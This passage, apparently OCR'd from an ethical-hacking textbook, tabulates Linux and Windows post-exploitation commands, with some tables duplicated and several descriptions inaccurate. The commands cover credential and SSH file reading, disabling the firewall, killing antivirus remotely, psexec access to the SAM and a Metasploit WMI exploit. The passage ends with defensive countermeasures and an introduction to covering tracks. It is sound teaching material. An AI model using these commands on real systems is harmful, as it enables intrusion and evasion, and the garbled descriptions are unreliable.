
Command	Description
`find / -perm -3000 -ls 2> /dev/null`	Discovers SUID-executable binaries
`find / -path /sys -prune -o -path /proc -prune -o -type f -perm -o=w -ls 2> /dev/null`	Discovers world-writable files
`chmod o-w file`	Disables write access to a file
`find / -path /sys -prune -o -path /proc -prune -o -type d -perm -o=w -ls 2> /dev/null`	Discovers world-writable directories
`find / -name "*.txt" -ls 2> /dev/null`	Discovers .txt files on the system
`sudo -l`	Displays the list of permitted and forbidden commands
`openssl s_client -connect <hostname>:<port> -showcerts`	Displays all certificates' details
`keytool -list -v -keystore keystore.jks`	Displays contents of keystore files and alias names

Table 6.13: Commands on file systems

Information-Gathering Commands

Command	Description
`ps -ef`	Displays the current process along with its process ID (PID)
`mount`	Attaches a file system to the directory tree structure
`route -n`	Displays host/network names in numeric form
`/sbin/ifconfig -a`	Displays network configuration details
`cat /etc/crontab`	Displays running cron jobs
`ls -la /etc/cron.d`	Displays the software package used for the specified cron job
`cat /etc/exports`	Displays directories that can be exported to NFS clients
`cat /etc/redhat* /etc/debian* /etc/*release`	Displays the OS version details
`ls /etc/rc*`	Lists bootup services
`egrep -e '/bin/(ba)?sh' /etc/passwd`	Displays all the users who have shell access
`cat ~/.ssh/`	Displays SSH relationships and login details

Table 6.14: Commands for gathering information



Windows Post-Exploitation

File-System Commands

Command	Description
dir /a:h	Retrieves the directory names with hidden attributes
findstr /E ".txt" > txt.txt	Retrieves all the text files
findstr /E ".log" > log.txt	Retrieves all the log files
findstr /E ".doc" > doc.txt	Retrieves all the document files

Service Commands

Command	Description
sc queryex type=service state=all	Lists all the available services
sc queryex type=service state=all | find /i "Name of the service: myService"	Lists details about the specified service
net start or stop	Starts/stops a network service
netsh firewall show state	Displays the current firewall state
netsh firewall show config	Displays firewall settings
netsh advfirewall set currentprofile state off	Turns off the firewall service for the current profile
netsh advfirewall set allprofiles state off	Turns off the firewall service for all profiles

WMIC Commands

Command	Description
wmic os where Primary='TRUE' reboot	Reboots Windows
wmic /node:"" product get name,version,vendor	Displays the details of the installed software
wmic cpu get	Retrieves the processor's details
wmic useraccount get name,sid	Retrieves login names and their SIDs

Remote Execution Commands

Command	Description
wmic /node:<IP address> /user:administrator /password:$PASSWORD bios get serialnumber	Retrieves the PC's serial number
taskkill.exe /S <IP address> /U domain\username /F /FI "eset"	Terminates services associated with eset
tasklist.exe /S <IP address> /U domain\username	Defines the user context to execute commands
tasklist.exe /S <IP address> /U domain\username /FI "USERNAME eq NT AUTHORITY\SYSTEM" /FI "STATUS eq running"	Retrieves all the processes running on the system that are not actually "SYSTEM"

Windows Post-Exploitation

Once attackers compromise a system and gain shell access to it, they can perform various undesirable activities without the user's knowledge. The main intention behind performing post-exploitation is to gain control over every part of the system and maintain persistence over time.

Listed below are some Windows-based post-exploitation commands.

File-System Commands

Command	Description
`dir /a:h`	Retrieves the directory names with hidden attributes
`findstr /E ".txt" > txt.txt`	Retrieves all the text files
`findstr /E ".log" > log.txt`	Retrieves all the log files
`findstr /E ".doc" > doc.txt`	Retrieves all the document files

Table 6.15: File-system commands

Hash Computing Commands

Command	Description
`Get-FileHash <file-name> -a md5`	Generates MD5 hashes
`Get-FileHash <file-name> -a sha1`	Generates SHA-1 hashes
`Get-FileHash <file-name>`	Retrieves SHA-256 hashes by default

Table 6.16: Hash computing commands

Registry Commands

Command	Description
`reg query HKLM /f credential /t REG_SZ /s > hklm_password.txt`	Detects the registry hives for the value “credential”
`reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated > reg_always.txt`	Installs a package with elevated privileges
`reg query HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Uninstall >> ListofInstalledPrograms.txt`	Provides a list of all programs to query a registry

Table 6.17: Registry commands

Scheduler Commands

Command	Description
`schtasks /query /fo LIST /v > schtasks.txt`	Retrieves the scheduled task list
`tasklist /SVC > tasklist.txt`	Retrieves all currently active processes

Table 6.18: Task schedule commands

WMIC Commands

Command	Description
`wmic os where Primary='TRUE' reboot`	Reboots Windows
`wmic service get name,displayname,pathname,startmode > wmic_service.txt`	Retrieves the service name, path of the executable, etc.
`wmic /node:"" product get name,version,vendor`	Displays the details of the installed software
`wmic cpu get`	Retrieves the processor’s details
`wmic useraccount get name,sid`	Retrieves login names and their SIDs

Table 6.19: WMIC commands

Net Commands

Command	Description
`net config rdr`	Shows domain connection details
`net computer \\computername /add`	Adds a computer to the domain
`net view`	Displays the list of computers and networks devices in the domain
`net view \\host`	Displays the name of the host computer
`net share`	Helps manage shared resources with the appropriate parameters

Table 6.20: Net commands

Network Commands

Command	Description
`route print or netstat -r command`	Displays routing tables for the destination
`arp -a`	Shows the ARP table for a specific IP address
`ipconfig /all`	Displays IP configuration details
`getmac`	Retrieves the physical address

Table 6.21: Network commands

Service Commands

Command	Description
`sc queryex type=service state=all`	Lists all the available services
`sc queryex type=service state=all | find /i "Name of the service: myService"`	Lists details about the specified service
`net start or stop`	Starts/stops a network service
`netsh firewall show state`	Displays the current firewall state
`netsh firewall show config`	Displays firewall settings
`netsh advfirewall set currentprofile state off`	Turns off the firewall service for the current profile
`netsh advfirewall set allprofiles state off`	Turns off the firewall service for all profiles

Table 6.22: Service commands

Remote Execution Commands

Command	Description
`wmic /node:<IP address> /user:administrator /password:$PASSWORD bios get serialnumber`	Retrieves the PC's serial number
`taskkill.exe /S <IP address>  /U domain\username /F /FI "eset"`	Terminates services associated with eset
`tasklist.exe /S <IP address>  /U domain\username`	Defines the user context to execute commands
`tasklist.exe /S <IP address>  /U domain\username /FI "USERNAME eq NT AUTHORITY\SYSTEM" /FI "STATUS eq running"`	Retrieves all the processes running on the system that are not actually "SYSTEM"

Table 6.23: Remote execution commands

Sysinternals Commands

Command	Description
`psexec -i \\<RemoteSystem> cmd`	Establishes an interactive CMD with a remote system
`psexec -i \\<RemoteSystem> -c file.exe`	Copies file.txt from the local machine to a remote computer
`psexec -i -d -s c:\windows\regedit.exe`	Retrieves the contents of security keys and SAM
`psexec -i \\<RemoteSystem> ipconfig /all`	Displays a remote system's network information

Table 6.24: Sysinternals commands

Authenticated WMI Exec via PowerShell

Commands	Description
`msf > use exploit/windows/local/ps_wmi_exec`	Launches a suitable local exploit
`msf exploit(windows/local/ps_wmi_exec) > show targets`	Displays the list of targets
`msf exploit(windows/local/ps_wmi_exec) > show options`	Displays all the available options
`msf exploit(windows/local/ps_wmi_exec) > show payloads`	Displays possible payloads
`msf exploit(windows/local/ps_wmi_exec) > show evasion`	Displays suitable evasion options

Table 6.25: Metasploit commands

How to Defend against Persistence Attacks

Discussed below are some of the countermeasures to defend against domain dominance attacks:


- Frequently change the password of KRBTGT.
- Use admin credentials only if the data need to be shared among the devices.
- Give access permissions based on user roles.
- Perform system patch management periodically.
- Deploy a minimum privileges access model, which assists in restricting user access and domain admin account access.
- Monitor Kerberos TGTs and domain replication activities.
- Regularly change KRBTGT’s password and reset the service twice.
- Validate the Kerberos protocol externally to ensure that TGTs are not forged.
- Conduct security awareness campaigns/training on phishing attacks, password creation policies, and other methods.
- Strictly adhere to password policies (in terms of password length, periodic updates, etc.) to enhance the security of individual account access.
- Ensure that Kerberos follows the signing of the Privilege Attribute Certificate (PAC) and TGS with the key “krbtgt” by the key distribution center (KDC).
- Deploy the Kerberos validation tool for verifying the legitimacy of individual tickets provided by a valid KDC.
- Install KB2871997 patch in systems running on Windows 7 and higher for restricting the default account access within the local administrator group.
- Restrict the credential overlap within systems to limit lateral movement through privileged account management.
- Impose the UAC limitations across local accounts over network logon by enabling pass-the-hash mitigations. The registry key to apply UAC restrictions is

  `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LocalAccountTokenFilterPolicy`
- Restrict domain users within a local administrator group across multiple systems.
- Limit the inbound traffic through Windows Firewall.

LO#04: Demonstrate Techniques to Hide the Evidence of Compromise

Clearing Logs

In the previous section, we saw how an attacker can hide malicious files on a target computer using various steganographic techniques, NTFS streams, and other techniques to maintain future access to the target. Once the attacker has succeeded in performing this malicious operation, the next step involves removing any resultant traces/tracks in the system.



Covering Tracks

- Once intruders have successfully gained administrator access on a system, they will try to **cover their tracks to avoid detection**

Gained Administrator Access

Target User

Cover Tracks

The attacker uses the following techniques to cover his/her tracks on the target system

1. **Disable Auditing**
2. **Clearing Logs**
3. **Manipulating Logs**
4. **Covering Tracks on the Network/OS**
5. **Deleting Files / Hiding Artifacts**
6. **Disabling Windows Functionality**

Covering Tracks

Covering tracks is one of the main stages during system hacking. In this stage, the attacker tries to hide and avoid being detected or “traced out” by covering all “tracks,” or logs, generated while accessing the target network or computer. We now look at how the attacker removes traces of an attack on a target computer.

Erasing evidence is a must for any attacker who would like to remain obscure. It is a method used to evade a traceback. It starts with erasing the contaminated logs and possible error messages generated in the attack process. The attacker makes changes to the system configuration such that it does not log the future activities. By manipulating and tweaking event logs, the attacker tricks the system administrator into believing that there is no malicious activity in the system and that no intrusion or compromise has taken place.

Because the first thing a system administrator does when monitoring unusual activity is check the system log files, it is common for intruders to use a tool to modify these logs. In some cases, rootkits can disable and discard all existing logs. Attackers remove only those portions of logs that can reveal their presence if they intend to use the system for a long period as a launch base for future exploitations.

Attackers must make the system appear as it did before access was gained and a backdoor was established. This allows them to change any file attributes back to their original state. The information listed, such as file size and date, is just attribute information contained in the file.

Protection against attackers trying to cover their tracks by changing file information can be difficult. However, it is possible to detect whether an attacker has done so by calculating the file’s cryptographic hash. This type of hash is a calculation of the entire file before encryption.

Attackers may not wish to delete an entire log to cover their tracks, as doing so may require admin privileges. If attackers can delete only attack event logs, they will still be able to escape detection.

The attacker can manipulate the log files with the help of

